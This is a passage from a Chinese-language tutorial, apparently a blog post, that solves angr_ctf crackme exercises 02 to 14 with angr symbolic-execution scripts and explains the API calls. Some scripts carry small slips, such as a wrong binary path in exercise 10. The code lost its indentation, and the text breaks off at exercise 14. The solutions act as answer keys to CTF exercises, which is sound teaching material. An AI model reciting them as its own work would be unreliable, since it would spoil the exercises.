main(sys.argv)

小结:

simulation.explore(find = 要搜索的路径地址, avoid = 要排除执行路径地址) -> 路径探索

simulation.found -> 搜索结果集合,这是一个python list 对象

02_angr_find_condition

IDA:

main


与00比较,在进行判断字符串的时候进行了一次运算,而在汇编层可以看到 puts(“Good Job.”) 这条指令来自很多地址,被混淆打乱了:

Xrefs

所以这次不能用 find=地址 来得到要找到的正确输入了;所以需要构建explore() 函数的回调函数;
代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
import sys
import angr

# 到达目标地址,打印此时的符号向量
def good_job(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return 'Good Job' in str(stdout_output)

# 否则抛出失败异常
def try_again(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return 'Try again' in str(stdout_output)

def main(argv):
path_to_binary = './02_angr_find_condition'
# 创建angr项目
project = angr.Project(path_to_binary)
# 设置项目起点,entry_state代表程序的入口点,即main函数
initial_state = project.factory.entry_state()
# 设置模拟器
simulation = project.factory.simgr(initial_state)
# 设置目标地址
simulation.explore(find=good_job, avoid=try_again)
if simulation.found:
solution_state = simulation.found[0]
print(solution_state.posix.dumps(sys.stdin.fileno()))
else:
raise Exception('Could not find solution')

if __name__ == '__main__':
main(sys.argv)

小结:

simulation.explore(find = 回调函数, avoid = 回调函数) -> 路径探索

explore() 函数的回调函数格式为:

def recall_explore(state) :

​ …

​ return True / False # True 意思是发现了该路径,False 则是忽略

state.posix.dumps(sys.stdout.fileno()) -> 获取模拟执行的控制台输出

03_angr_symbolic_registers

IDA:

main



这次让输入三次内容,三次经过不同的加密,最后经过 if 判断来找结果;
汇编层:

asam


虽然伪代码显示v5,v6,v8都变量都是栈里的数据,但汇编层显示出,它们是由寄存器eax,ebx,edx搬运进栈后才会是对应栈数据;

那么已知运算结果(怎样是正确的输出),以及运算过程由angr自己去运行;那么就需要设未知数进行求解,把寄存器设为未知数的过程,便称为符号化寄存器,也可以叫变量化寄存器;这一步就类似于Z3里的设置未知变量模型了;

这里需要用到一个库:claripy,下载angr自带的;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
import sys
import angr
import claripy

def main():
binary_path = '../program/03_angr_symbolic_registers'
project = angr.Project(binary_path)

# 设置项目开始地址
start_addr = 0x0804890E
initial_state = project.factory.blank_state(addr=start_addr)


# 将寄存器符号化
bit_length = 32
psd0 = claripy.BVS('psd0', bit_length)
psd1 = claripy.BVS('psd1', bit_length)
psd2 = claripy.BVS('psd2', bit_length)
# 将符号化的寄存器对应到相应的寄存器
initial_state.regs.eax = psd0
initial_state.regs.ebx = psd1
initial_state.regs.edx = psd2
# 设置模拟
simulation = project.factory.simgr(initial_state)

def good_job(state):
stdout_content = state.posix.dumps(sys.stdout.fileno())
return b'Good Job.' in stdout_content

def fail(state):
stdout_content = state.posix.dumps(sys.stdout.fileno())
return b'Try again.' in stdout_content

simulation.explore(find=good_job, avoid=fail)

if simulation.found:
solution_state = simulation.found[0]
solution0 = solution_state.se.eval(psd0)
solution1 = solution_state.se.eval(psd1)
solution2 = solution_state.se.eval(psd2)

solution = '%x %x %x' % (solution0, solution1, solution2)
print(solution)
else:
raise Exception('Could not find the solution')

if __name__ == '__main__':
main()

小结:

project.factory.blank_state(addr=start_address) -> 创建自定义入口的状态上下文

initial_state.regs -> 操作状态上下文的寄存器

claripy.BVS(‘变量名’, 变量大小) -> 创建求解变量

solution_state.se.eval(变量) -> 求解符号变量

solution = ‘%x %x %x’ % (solution0, solution1, solution2) -> 标准输出格式

04_angr_symbolic_stack

IDA:

function


这个函数是main里的唯一一个指令;查看汇编可以发现v1,v2变量不是由寄存器传到栈上,是直接输入的栈上的,那么这次做的便是符号化栈;将栈上的数据设置为未知数,所以需要去平衡栈;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
import sys
import angr
import claripy


def main():
binary_path = './04_angr_symbolic_stack'
project = angr.Project(binary_path)

start_addr = 0x08048697 #scanf之后的地址
initial_state = project.factory.blank_state(addr=start_addr)

initial_state.regs.ebp = initial_state.regs.esp # 初始化栈,令ebp等于esp

password0 = claripy.BVS('password0', 32) # 初始化两个位向量
password1 = claripy.BVS('password1', 32)

padding_length_in_bytes = 8 # 填充栈,8字节,2个int数据
initial_state.regs.esp -= padding_length_in_bytes

initial_state.stack_push(password0) # 将位向量压入栈中
initial_state.stack_push(password1)

simulation = project.factory.simgr(initial_state)

def is_successful(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Good Job' in stdout_output

def should_abort(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Try again' in stdout_output

simulation.explore(find=is_successful, avoid=should_abort)

if simulation.found:
solution_state = simulation.found[0]

solution0 = solution_state.se.eval(password0)
solution1 = solution_state.se.eval(password1)

solution = '%u %u' % (solution0, solution1)
print(solution)
else:
raise Exception('could not find the solution')

if __name__ == '__main__':
main()

05_angr_symbolic_memory

IDA:

main

发现这次输入的内容被存到了4个地方,这4个地方都是.bss段上的内存(unk开头的指针以及user_input),之后计算并比较;和之前2题一样,这次需要的是符号化内存;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
import angr
import sys
import claripy
from Crypto.Util.number import long_to_bytes

def main():
binary_path = './05_angr_symbolic_memory'
project = angr.Project(binary_path)

start_addr = 0x08048601
initial_state = project.factory.blank_state(addr=start_addr)

password0 = claripy.BVS('password0', 64) # 64 = 8(8个字符) * 1(每个字符一字节) * 8(每个字节8比特)
password1 = claripy.BVS('password1', 64)
password2 = claripy.BVS('password2', 64)
password3 = claripy.BVS('password3', 64)

password0_addr = 0x09FD92A0
password1_addr = 0x09FD92A8
password2_addr = 0x09FD92B0
password3_addr = 0x09FD92B8

initial_state.memory.store(password0_addr, password0) # 将位向量存入内存
initial_state.memory.store(password1_addr, password1)
initial_state.memory.store(password2_addr, password2)
initial_state.memory.store(password3_addr, password3)

simulation = project.factory.simgr(initial_state)

def is_successful(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Good Job.' in stdout_output

def should_abort(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Try again.' in stdout_output

simulation.explore(find=is_successful, avoid=should_abort)

if simulation.found:
solution_state = simulation.found[0]

solution0 = solution_state.se.eval(password0)
solution1 = solution_state.se.eval(password1)
solution2 = solution_state.se.eval(password2)
solution3 = solution_state.se.eval(password3)
solution = long_to_bytes(solution0)+b' '+long_to_bytes(solution1)+b' '+long_to_bytes(solution2)+b' '+long_to_bytes(solution3)
print(solution.decode())
else:
raise Exception('Could not find solution')

if __name__ == '__main__':
main()

小结:

initial_state.memory.store(地址,数据) -> 初始化内存地址中的数据

long_to_byte函数 -> 规范输出

06_angr_symbolic_dynamic_memory

IDA:

main

可以看到这次用了malloc分配了动态内存,而scanf输入则直接放到了这些内存上,下面步骤都和之前一样,所以这次要做的就是符号化动态内存;但动态内存没有固定的地址,所以需要用到buffer在.bss段上的指针;Angr可以不用创建新内存(malloc),直接指向内存中一个任意位置即可;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
import sys
import angr
import claripy
from Crypto.Util.number import long_to_bytes

def main():
binary_path = '../program/06_angr_symbolic_dynamic_memory'
project = angr.Project(binary_path)

start_addr = 0x08048699
initial_state = project.factory.blank_state(addr=start_addr)

password0 = claripy.BVS('password0', 64)
password1 = claripy.BVS('password1', 64)
fake0_addr = 0x09FD9160 # 伪造malloc得来的内存
fake1_addr = 0x09FD9180

buffer0_addr = 0x09FD92AC # 指向伪造内存的指针
buffer1_addr = 0x09FD92B4
initial_state.memory.store(buffer0_addr, fake0_addr, endness=project.arch.memory_endness) # 将指针指向伪造的内存
initial_state.memory.store(buffer1_addr, fake1_addr, endness=project.arch.memory_endness)

initial_state.memory.store(fake0_addr, password0) # 将伪造的内存符号化
initial_state.memory.store(fake1_addr, password1)

simulation = project.factory.simgr(initial_state)

def is_successful(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Good Job.' in stdout_output

def should_abort(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Try again.' in stdout_output

simulation.explore(find=is_successful, avoid=should_abort)

if simulation.found:
solution_state = simulation.found[0]

solution0 = solution_state.se.eval(password0)
solution1 = solution_state.se.eval(password1)

solution = long_to_bytes(solution0) + b' ' + long_to_bytes(solution1)
print(solution)
print(solution.decode())
else:
raise Exception('Could not find solution')

if __name__ == '__main__':
main()

小结:

initial_state.memory.store(地址,数据,endness = 数据字节顺序) -> 设置初始化内存数据

project.arch.memory_endness -> 指的是内存字节顺序

07_angr_symbolic_file

IDA:

main

ignore_me函数:

ignore_me

输入的内容先保存到buffer里,接着用ignore_me函数将buffer里的内容存到叫做MRXJKZYR.txt的新建文件里;之后返回到主函数,初始化buffer;然后打开这个新建文件,读取里面的内容再到buffer里,最后运算比较;这次需要做的便是符号化文件;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
import sys
import angr
import claripy
from Crypto.Util.number import long_to_bytes

def main():
binary_path = '../program/07_angr_symbolic_file'
project = angr.Project(binary_path)

start_addr = 0x080488EA

filename = 'MRXJKZYR.txt' # 文件名称
symbolic_file_size_bytes = 64 # 文件大小(字节)

password = claripy.BVS('password', symbolic_file_size_bytes * 8) # 初始化位向量
password_file = angr.SimFile(filename, content=password, size=symbolic_file_size_bytes) # 符号化文件

initial_state = project.factory.blank_state(addr=start_addr, fs={filename: password_file}) # 再初始状态中添加一个虚拟的文件系统
simulation = project.factory.simgr(initial_state)

def is_successful(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Good Job.' in stdout_output

def should_abort(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Try again.' in stdout_output

simulation.explore(find=is_successful, avoid=should_abort)

if simulation.found:
solution_state = simulation.found[0]

solution = long_to_bytes(solution_state.solver.eval(password))
print(solution.decode())
else:
raise Exception('Could not find solution')

if __name__ == '__main__':
main()

小结:

angr.storage.SimFile(文件名,文件内容, size = 文件大小) -> 创建一个模拟文件,当有被执行的程序fopen 打开文件时,可以控制其里面的内容

initial_state.posix.fs -> 状态上下文的文件系统对象

08_angr_constraints

IDA:

main

输入字串后进行加密,之后经过检查函数判断;

这次可以控制输入的内容最后导致password地址的字串是否变为了正确的;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
import sys
import angr
import claripy
from Crypto.Util.number import long_to_bytes

def main():
binary_path = './08_angr_constraints'
project = angr.Project(binary_path)

start_addr = 0x08048625 # 在输入函数之后
initial_state = project.factory.blank_state(addr=start_addr)

password = claripy.BVS('password', 16*8)
password_addr = 0x0804A050
initial_state.memory.store(password_addr, password)

simulation = project.factory.simgr(initial_state)

addr_to_check_constraint = 0x08048669 # 在检查函数之前
simulation.explore(find=addr_to_check_constraint)

if simulation.found:
solution_state = simulation.found[0]

constrained_parameter_addr = 0x0804A050 # 加密后的password的地址
constrained_parameter_size_bytes = 16 # password的长度(字节)
constrained_parameter_bitvector = solution_state.memory.load(constrained_parameter_addr, constrained_parameter_size_bytes) # 从内存中加载password

constrained_parameter_desired_value = 'MRXJKZYRKMKENFZR' # reference string

constrained_expression = constrained_parameter_bitvector == constrained_parameter_desired_value # 约束表达式

solution_state.add_constraints(constrained_expression) # 添加约束

solution = long_to_bytes(solution_state.se.eval(password))
print(solution.decode())
else:
raise Exception('Could not find the sokution')

if __name__ == '__main__':
main()

小结:

solution_state.memory.load(内存地址,内存大小) -> 加载内存

solution_state.add_constraints(约束条件) -> 添加约束条件

09_angr_hooks

IDA:

main

分别输入两次加密比较;



这题是要求注入,模拟equals函数的功能:

equals

注入地址当然就是调用这个函数的地址;angr里的注入类似于CE,开辟一块新区块,然后在这里写入注入内容,最后跳回注入地址的后一地址;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
import sys
import angr
import claripy


def main():
binary_path = './09_angr_hooks'
project = angr.Project(binary_path)

initial_state = project.factory.entry_state()

# 绕过函数的地址
check_equals_caller_addr = 0x080486A9
# 通过 hook 跳过目标函数的长度
instruction_to_skip_length = 0x080486BB - 0x080486A9

# 创建一个 hook 函数
# 参数为绕过函数的地址,绕过函数长度
@project.hook(check_equals_caller_addr, length = instruction_to_skip_length)
def skip_check_equals(state):
user_input_buffer_addr = 0x0804A054 # 保存输入变量地址
user_input_buffer_length = 16 # 第一个 scanf 的输入长度,此处为字节大小
# 将输入载入内存
user_input_string = state.memory.load(
user_input_buffer_addr,
user_input_buffer_length
)
# 目的字符串
check_against_string = 'MRXJKZYRKMKENFZB'
# 创建判断条件 -> 字符串的比较
state.regs.eax = claripy.If(
user_input_string == check_against_string,
claripy.BVV(1, 32), # 程序的返回值是给寄存器 eax 保存
claripy.BVV(0, 32) # eax 为 32 bit 的寄存器,所以大小设置为 32
) # claripy.BVV(返回数据,返回 bit 大小)


def is_successful(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Good Job.' in stdout_output

def should_abort(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Try again.' in stdout_output
# 开始模拟
simulation = project.factory.simgr(initial_state)
simulation.explore(find=is_successful, avoid=should_abort)

if simulation.found:
solution_state = simulation.found[0]

solution = solution_state.posix.dumps(sys.stdin.fileno())

print(solution.decode())
else:
raise Exception('Could not find the solution')


if __name__ == '__main__':
main()

小结:

Hook回调函数格式:

@project.hook(Hook地址,执行完Hook函数后指令往后跳转n字节)
def skip_check_equals_(state):

pass

claripy.If(条件,条件为True时的返回值,条件为False时的返回值) -> 创建条件判断

claripy.BVV(值,值大小) -> 创建一个数值

10_angr_simprocedures

IDA:

main

相对于上一道题更简单,只用输入一次;

但equals函数却混淆为了多个分支,和02一样,这样就没办法在一个地址注入;

所以可以用Angr 的Hook Symbol 来实现对check_equals() 函数的注入;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
import angr
import sys
import claripy


def main():
binary_path = './09_angr_hooks'
project = angr.Project(binary_path)
initial_state = project.factory.entry_state()

# 创建一个类
class mySimPro(angr.SimProcedure):
def run(self, user_input_addr, user_input_length):
# angr 输入的符号向量
angr_bvs = self.state.memory.load(
user_input_addr,
user_input_length
)
# 目标字符串
desired = 'MRXJKZYRKMKENFZB'
return claripy.If(
desired == angr_bvs, # 条件判断
claripy.BVV(1,32), # 返回值设置
claripy.BVV(0,32)
)

# hook 的函数名
check_symbol = 'check_equals_MRXJKZYRKMKENFZB'
# 创建 hook
project.hook_symbol(check_symbol,mySimPro()) # 创建一个类来继承 angr.SimProcedure
simulation = project.factory.simgr(initial_state)

def is_successful(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Good Job.' in stdout_output

def should_abort(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Try again.' in stdout_output

simulation.explore(find=is_successful, avoid=should_abort)

if simulation.found:
solution_state = simulation.found[0]

solution = solution_state.posix.dumps(sys.stdin.fileno())

print(solution.decode())
else:
raise Exception('Could not find the solution')


if __name__ == '__main__':
main()

小结:

Hook 回调函数格式:

class ReplacementCheckEquals(angr.SimProcedure):

def run(self, Hook的函数参数列表):

​ ….

​ return 函数返回值 # 如果是void函数可以省略

project.hook_symbol(要Hook的函数名,SimProcedure类实例)

11_angr_sim_scanf

IDA:

main

这道题是注入系统函数scanf改变符号;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
import angr
import sys
import claripy

def main(argv):
path_to_binary = argv[1]
project = angr.Project(path_to_binary)

initial_state = project.factory.entry_state()

class ReplacementScanf(angr.SimProcedure):

def run(self, format_string, scanf0_address, scanf1_address ):
scanf0 = claripy.BVS('scanf0', 4 * 8)
scanf1 = claripy.BVS('scanf1', 4 * 8)

self.state.memory.store(scanf0_address, scanf0, endness=project.arch.memory_endness)
self.state.memory.store(scanf1_address, scanf1, endness=project.arch.memory_endness)

self.state.globals['solution0'] = scanf0
self.state.globals['solution1'] = scanf1

scanf_symbol = '__isoc99_scanf'
project.hook_symbol(scanf_symbol, ReplacementScanf())

simulation = project.factory.simgr(initial_state)

def is_successful(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return 'Good Job' in str(stdout_output)

def should_abort(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return 'Try again' in str(stdout_output)

simulation.explore(find=is_successful, avoid=should_abort)

if simulation.found:
solution_state = simulation.found[0]
stored_solutions0 = solution_state.globals['solution0']
stored_solutions1 = solution_state.globals['solution1']
solution0 = solution_state.se.eval(stored_solutions0)
solution1 = solution_state.se.eval(stored_solutions1)

print(solution0,solution1)

else:
raise Exception('Could not find the solution')


if __name__ == '__main__':
main()

12_angr_veritesting

这个示例和01 题是一样的,唯独不同的一点是这个循环比之前的要大,导致直接用01 题的解题方法不能直接计算出结果,因为循环过大导致路径爆炸,所以在执行的时候会消耗很多资源.

project.factory.simgr() 函数提供veritesting 参数来指定是否要自动合并路径,避免路径爆炸的问题.具体细节参考论文:https://users.ece.cmu.edu/~dbrumley/pdf/Avgerinos%20et%20al._2014_Enhancing%20Symbolic%20Execution%20with%20Veritesting.pdf

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
import sys
import angr

def main():
binary_path = './/12_angr_veritesting'
project = angr.Project(binary_path)

initial_state = project.factory.entry_state()
simulation = project.factory.simgr(initial_state, veritesting=True) # 设置自动合并路径

def is_successful(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Good Job.' in stdout_output

def should_abort(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return b'Try again.' in stdout_output

simulation.explore(find=is_successful, avoid=should_abort)

if simulation.found:
solution_state = simulation.found[0]

solution = solution_state.posix.dumps(sys.stdin.fileno())
print(solution)
else:
raise Exception('Could not find the solution')

if __name__ == '__main__':
main()

小结:

project.factory.simgr(初始化状态,veritesting = True) -> veritesting 默认为False

13_angr_static_binary

与01一样,唯一不同的这个程序是静态链接编译,程序中包含libc的函数实现;在CTF中,这些函数会隐藏一些出题人的坑,或者这些函数不适配当前的系统;所以需要注入这些libc函数;

Angr库里自带一部分打包好的libc函数,直接导入即可;

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
import angr
import sys


project = angr.Project(sys.argv[1])
initial_state = project.factory.entry_state()
simulation = project.factory.simgr(initial_state,veritesting = True)

project.hook(0x804ed40, angr.SIM_PROCEDURES['libc']['printf']())
project.hook(0x804ed80, angr.SIM_PROCEDURES['libc']['scanf']())
project.hook(0x804f350, angr.SIM_PROCEDURES['libc']['puts']())
project.hook(0x8048d10, angr.SIM_PROCEDURES['glibc']['__libc_start_main']())

def is_successful(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return 'Good Job.' in str(stdout_output) # :boolean

def should_abort(state):
stdout_output = state.posix.dumps(sys.stdout.fileno())
return 'Try again.' in str(stdout_output) # :boolean

simulation.explore(find = is_successful,avoid = should_abort)

if simulation.found :
solution_state = simulation.found[0]
print(solution_state.posix.dumps(sys.stdin.fileno()))

小结:

angr.SIM_PROCEDURES[ 系统库名 ] [ 系统函数名 ] () -> 获取Angr 内部实现的系统函数

14_angr_shared_library

IDA:

main

类似01,但validate函数是一个动态链接库的函数;

对动态链接库中的_validate 函数进行符号执行;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
